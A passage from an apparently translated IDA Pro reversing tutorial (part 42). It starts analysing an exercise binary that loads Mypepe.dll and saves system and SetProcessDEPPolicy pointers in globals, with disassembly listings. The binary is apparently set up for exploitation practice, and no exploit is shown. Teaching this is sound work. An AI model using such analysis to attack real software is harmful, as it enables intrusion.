
PART 42

There were two pending exercises from part 41 for you to practice. Unfortunately, nobody sent me a solution. That makes me wonder if what I do is not worth it. No questions, no feedback. Nothing.

¿Should I continue writing and go as far as I thought? I'll decide that later. Now, we'll solve exercise 41.

We have to update KeyPatch because we'll use it at the end.




https://github.com/keystone-engine/keypatch

Replace the .py by the new one.


http://ricardo.crver.net/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/

Open exercise 41 in IDA.


I'll try not to use symbols because you don't have them either. So, we'll work in a similar way.




In the string tab, we see “Mypepe.dll”. Probably, we’ll have to copy it in the same folder. The same DLL of the previous exercises.




I copied it in the folder.




Double click on the string.




We see the reference. We go there with **X** o **CTRL+X** there.




We see it loads it there. So, it is OK. This seems to be the MAIN function. As it is a console program, it should have a function as a reference that passes arguments like the argc, argv, etc.



We see that, in the function reference, if we go there, it is the typical CALL to MAIN. You can see the console args.




So, 401090 is the MAIN. Rename it.




There is no buffer in the stack to protect. That's why it didn't add a CANARY despite it is compiled with that option.

Let's start reversing.




There, it reads the system IAT API that is in the **idata** section. It moves that API address to EAX.

When you have any doubt with IDA syntax, using Keypatch you can see the simple alternative until you get used to it.




There, you can see the API that says **extrn** because it is an external API to the module. It is imported to be used.



Of course, in IMPORTS, we have the imported functions by the module and the API address is 4020A8. So, all matches.

```
00401090 push    ebp
00401091 mov     ebp, esp
00401093 push    ecx
00401094 mov     eax, ds:system
00401099 mov     dword_403088, eax
0040109E mov     ecx, ds:SetProcessDEPPolicy
004010A4 mov     dword_403084, ecx
004010AA lea     edx, [ebp+Size]
```


Then, it writes in the 0x403088 global variable that is a DWORD according to IDA.



Remember that, in IDA, if there is a data type prefix before an addres, it means that that address content is of that type, in this case, a DWORD. At least, it is 4 bytes long. Besides, it writes the API address there.

So, rename the global variable as **p_system**.


As it has 4 bytes and saves an address it should be a pointer. I'll change it.



As I know it is a pointer to an API, I can set it as a pointer or something unknown.

void * p_system

Anyways, it's not necessary to have too precise definitions because it is casted. The important thing is that it is a pointer or something.




So, it will be a pointer variable that will save the system API address.

```
00401093 push    ecx
00401094 mov     eax, ds:system
00401099 mov     p_system, eax
0040109E mov     ecx, ds:SetProcessDEPPolicy
004010A4 mov     dword_403084, ecx
004010AA lea     edx, [ebp+Size]
004010AD mov     p_system, edx
004010B3 cmp     [ebp+argc], 2
```


There is another variable of the same type that saves the **SetProcessDEPPolicy** API address. I do the same.

I also change it in the decompiled of HexRays with F5. Changing the type there does affect anything.




```
.data:00403020 Buf             db 64h dup(0)           ; DATA XREF: sub_401010+7To
.data:00403020                                         ; sub_401010+20To
.data:00403084 ; void *p_SetDEP
.data:00403084 p_SetDEP        dd 0                    ; DATA XREF: sub_401010+17Tr
.data:00403084                                         ; main+14Tw
.data:00403088 ; void *p_system
.data:00403088 p_system        dd 0                    ; DATA XREF: main+9Tw
.data:00403088                                         ; main+1DTw
.data:0040308C                 align 10h
.data:00403090 unk_403090      db    0                 ; DATA XREF: sub_401050+3To
.data:00403091                 db    0
```

This is only to show more options.




The **p_system** global variable is used again and saves the pointer (it uses **LEA** to find the address) to the size variable that is a DWORD. Obviously, it will cast it to do it in C++, but here, it doesn't matter. Both are pointers.

Usually, when a variable is reused, I put horizontal bars because I can't use diagonal bars and then, I put the name.

